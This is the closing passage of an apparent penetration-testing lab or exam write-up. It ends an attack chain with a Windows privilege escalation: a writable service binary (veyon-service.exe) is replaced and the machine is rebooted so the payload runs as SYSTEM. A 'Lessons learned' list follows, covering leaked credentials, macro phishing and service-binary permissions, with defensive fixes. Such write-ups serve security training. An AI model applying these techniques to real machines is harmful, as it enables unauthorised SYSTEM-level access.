        │  veyon-service.exe with F permissions for Ela Arwel -> replace binary
        │  shutdown /r -> the service starts the payload as SYSTEM
        ▼
nt authority\system  (proof.txt)
Lessons learned
- Corporate websites leak credentials. A team profile carrying
jonas's password was all the initial access we needed. - Phishing works in an exam too. When a machine simulates a user that opens attachments, a LibreOffice/Office macro is RCE. Disabling macros and not opening unsolicited attachments cuts the vector.
icaclsover service binaries is key. If a user has write access to the.exeof a service that runs as SYSTEM, they control that SYSTEM. Service binaries should be writable only by administrators.- No permission to restart the service? Restart the machine. If service startup fires the replaced binary, a
shutdown /rachieves the same effect.